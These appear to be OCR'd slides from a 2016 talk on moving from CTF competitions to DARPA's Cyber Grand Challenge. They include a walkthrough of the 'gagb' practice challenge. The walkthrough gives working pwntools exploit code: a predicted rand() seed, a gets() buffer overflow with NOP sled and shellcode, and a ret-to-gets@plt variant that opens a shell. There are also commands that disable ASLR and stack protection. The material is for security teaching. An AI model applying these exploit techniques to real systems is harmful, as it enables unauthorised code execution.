From CTF to CGC

Taiwan International Information Security Organization Summit 2016 (July 13)

Shih-Kun Huang
National Chiao Tung University
<skhuang@cs.nctu.edu.tw>

資安專家解碼一銀ATM盜領案原始碼出問題

Linus Torvalds – Security is Bugs

About Us

- 退役、屬於上個世代
  - 緣起於 1991 年，許多不邀自來的駭客、進入交大資工系系計中網路與系統，受到啟蒙。
- 有許多出色的學生
  - HITCON wargame 3rd place 2011
  - HITCON wargame 1st place, 2012,2013
  - Joint team for HITCON CTF 2014, 9th place (Taiwan first)
  - Joint team for DEF CON CTF 22(2nd), 23(4th) place
  - Joint team for Honeyme 2015 in 1st place and in 2nd place

How Do You Feel?


```
$ ./a.out
Segmentation fault (core dumped)
```

If You Were a …

Programmer

除錯
修補
清理

Hacker



找錯
脅迫
操控

CTF

符號運算、機器學習

Robot

CYBER GRAND_CHALLENGE

CRS: 自動推論系統

CGC

Outline

- CTF and Simple Practice
- From CTF to CGC
  - CGC: Cyber Grand Challenge
  - Automatic Attack
    - Failure Triggering, Exploitation, Anti-mitigation
  - Automatic Defense
    - Failure Triggering, Fault Localization, Patch Generation, Backdoor removal

CTF

- Type of CTFs
  - Jeopardy – Any type of problems
  - Attack and Defense – Pwn + Patch
  - King of the Hill – Pwn + Patch

CTF Setup


- Tricks for simple CTF
  - x86 or x64
  - Disable stack protector
  - Allow code execution in stack
  - Disable ASLR


```
$ gcc -m32 -fno-stack-protector -z execstack \
      hello.c -o hello
```

Simple Buffer Overflow

```
int func1(int a, int b, int c) {
        char buffer[8];          // declare a character array of 8 bytes
        gets(buffer);            // read user input string
        return 0;                // return zero
}
```


- Outdated Implementation
- Input "A" * 20






Stack Protector

- With Stack Protector



- Input "A" * 20



Code Execution in Stack

- Test if a binary enables code execution in stack

```
$ readelf –l /path/to/myprog.set | grep –i stack
 GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
$ readelf –l /path/to/myprog.clear | grep –i stack
 GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
```

- Enable code execution in stack
  (you may need the 'execstack' package)

```
$ execstack -c /path/to/myprog    # disallow executable stack
$ execstack -q /path/to/myprog
- /path/to/myprog
$ execstack -s /path/to/myprog    # allow executable stack
$ execstack -q /path/to/myprog
X /path/to/myprog
```

ASLR

- Address Spaces Layout Randomization
- Randomized address for heap and stack
- Disable ASLR

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

- Randomized stack spaces

```
echo 1 > /proc/sys/kernel/randomize_va_space
```

- Randomized heap and stack spaces (Ubuntu default)

```
echo 2 > /proc/sys/kernel/randomize_va_space
```

ASLR (Cont'd)

```
char buf[64];
printf("main = %p\n", main);
printf("gets = %p\n", gets);
printf(" buf = %p\n", buf);
printf("   m = %p\n", malloc(16));
```

- Without ASLR (0)

```
$ ./a.out
main = 0x80484cd
gets = 0x8048380
 buf = 0xffffd3ac
   m = 0x804b008
$ ./a.out
main = 0x80484cd
gets = 0x8048380
 buf = 0xffffd3ac
   m = 0x804b008
$ ./a.out
main = 0x80484cd
gets = 0x8048380
 buf = 0xffffd3ac
   m = 0x804b008
```

- With ASLR (1, 2)

```
./a.out
main = 0x80484cd
gets = 0x8048380
 buf = 0xffdf6d8c
   m = 0x9b03008
$ ./a.out
main = 0x80484cd
gets = 0x8048380
 buf = 0xff86930c
   m = 0x9b1e008
$ ./a.out
main = 0x80484cd
gets = 0x8048380
 buf = 0xfff9b4bc
   m = 0x88f3008
```

Misc. Issues – Buffering Mode

- stdin/stdout buffering mode
  - Line buffered
  - Fully buffered
  - No buffered

```
setvbuf(stdin, NULL, _IONBF, 0);
setvbuf(stdout, NULL, _IONBF, 0);
```

Misc. Issues – Permissions

- Disable access for …

```
chmod 751 /
chmod 751 /etc
chmod 750 /sbin
chmod 750 /usr/sbin
chmod 551 /proc
chmod 551 /dev
chmod 711 /home
chmod 1773 /tmp
...
cd $HOME
chown root:$OWNER . binary flag
chmod 550 . binary
chmod 440 flag
```

- Firewall setup
- Default policy is DROP
- Only allow required incoming ports
- Disallow outgoing connections

Some Backgrounds

- Programming in the UNIX (Linux) environment
- A little bit x86 Assembly
- Python
- Pwntools
- Patience

Practice: Pwn1 – gagb


Hint: the binary

Origin: chun-ying


gagb – The First Impression

```
[8] Enter four distinct digits: 0123
>>> 0 A 3 B
[7] Enter four distinct digits: 1034
>>> 2 A 1 B
[6] Enter four distinct digits: 1042
>>> 1 A 1 B
[5] Enter four distinct digits: 1530
>>> 3 A 0 B
[4] Enter four distinct digits: 1630
>>> 4 A 0 B
Congratulation! Show me your name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


gagb – Let's Look at the Binary (IDA Pro)




gagb – Let's Look at the Binary (IDA Pro – Pseudocode View)



gagb – The Problem




```
.text:080485DD sub_80485DD     proc near               ; CODE XREF: sub_804861A+203↓p
.text:080485DD
.text:080485DD s               = byte ptr -18h
.text:080485DD
.text:080485DD                 push    ebp
.text:080485DE                 mov     ebp, esp
.text:080485E0                 sub     esp, 28h
.text:080485E3                 mov     eax, ds:stdout
.text:080485E8                 mov     [esp+0Ch], eax  ; s
.text:080485EC                 mov     dword ptr [esp+8], 23h ; n
.text:080485F4                 mov     dword ptr [esp+4], 1 ; size
.text:080485FC                 mov     dword ptr [esp], offset aCongratulation ; "Congratu
.text:08048603                 call    _fwrite
.text:08048608                 lea     eax, [ebp+s]
.text:0804860B                 mov     [esp], eax      ; s
.text:0804860E                 call    _gets
.text:08048613                 mov     eax, 0
.text:08048618                 leave
.text:08048619                 retn
.text:08048619 sub_80485DD     endp
```




```
1 int sub_80485DD()
2 {
3   char s; // [sp+10h] [bp-18h]@1
4
5   fwrite("Congratulation! Show me your name: ", 1u, 0x23u, stdout);
6   gets(&s);
7   return 0;
8 }
```

gagb – Solution

- Eh … We have to guess the number first!!
- Strategy #1: Play with the game
  - Pwntools: recv, send … try all possible combinations

- Strategy #2: Use the random number trick
  - Remember we have: `srand(time(0)) + rand()`?
  - In python, we can do:

```
1: from ctypes import *
2: cdll.LoadLibrary("libc.so.6")
3: libc = CDLL("libc.so.6")
4: libc.srand(libc.time(0))
5: print libc.rand();
```

gagb – A Tricky Solution

```
 1: r = process("./gagb");     # this is from pwntools …

 2: num = ""
 3: while len(num) < 4:
 4:         while True:
 5:                 d = chr(libc.rand() % 10 + 48)
 6:                 if len(set(num + d)) == len(num + d):
 7:                         num = num + d
 8:                         break

 9: print r.recv()
10: print num
11: r.send(num + '\n')
12: print r.recv()
```


- **Use *ntpdate* to synchronize your system clock**
- **You may need to uncheck "Hardware Clock in UTC Time" if you are playing with VirtualBox or other virtual machines …**


gagb – The Overflow Part: Strategy #1

- The old tricks
- You have to *guess* the stack address
- Fill "A"*28 + addr + NOP*n + shellcode

```
context(arch = 'i386', os = 'linux')
...
shell = asm(shellcraft.sh())
r.send('A'*28 + p32(0xffffdd70) + "\x90" * 400 + shell + "\n")
r.interactive()
```

gagb – The Overflow Part: Strategy #1 (Cont'd)






gagb – The Overflow Part: Strategy #2 (1/3)

- We would not like to guess any more ☹
- Ask 'gets()' to do something for us
- Remember that 'gets()' requires one arguments – the address to store the user input string

gagb – The Overflow Part: Strategy #2 (2/3)

- We want the stack to looks like …



gagb – The Overflow Part: Strategy #2 (3/3)

```
r.send('A'*28 + p32(0x08048430)                    # gets@plt
       + p32(0x0804a034) + p32(0x0804a034)# any writable address
       + p32(0x12345678) * 100 + "\n")     # garbage
r.send(shell + "\n")                               # fill gets() buffer
r.interactive()
```

- gets@plt can be obtained using *objdump -d gagb*

```
08048430 <gets@plt>:
 8048430:       ff 25 0c a0 04 08       jmp    *0x804a00c  ; in GOT table
 8048436:       68 00 00 00 00          push   $0x0
 804843b:       e9 e0 ff ff ff          jmp    8048420 <gets@plt-0x10>
```

- After gets() finished, the program jumps to the buffer that we have filled the shell code

gagb – Security Practice

- No more gets()
- Use /dev/urandom or /dev/random
- Or, alternatively, at least do

```
srand(time(0) ^ getpid());
```

Automatic Attack and Defense

自動攻防

From CTF to CGC

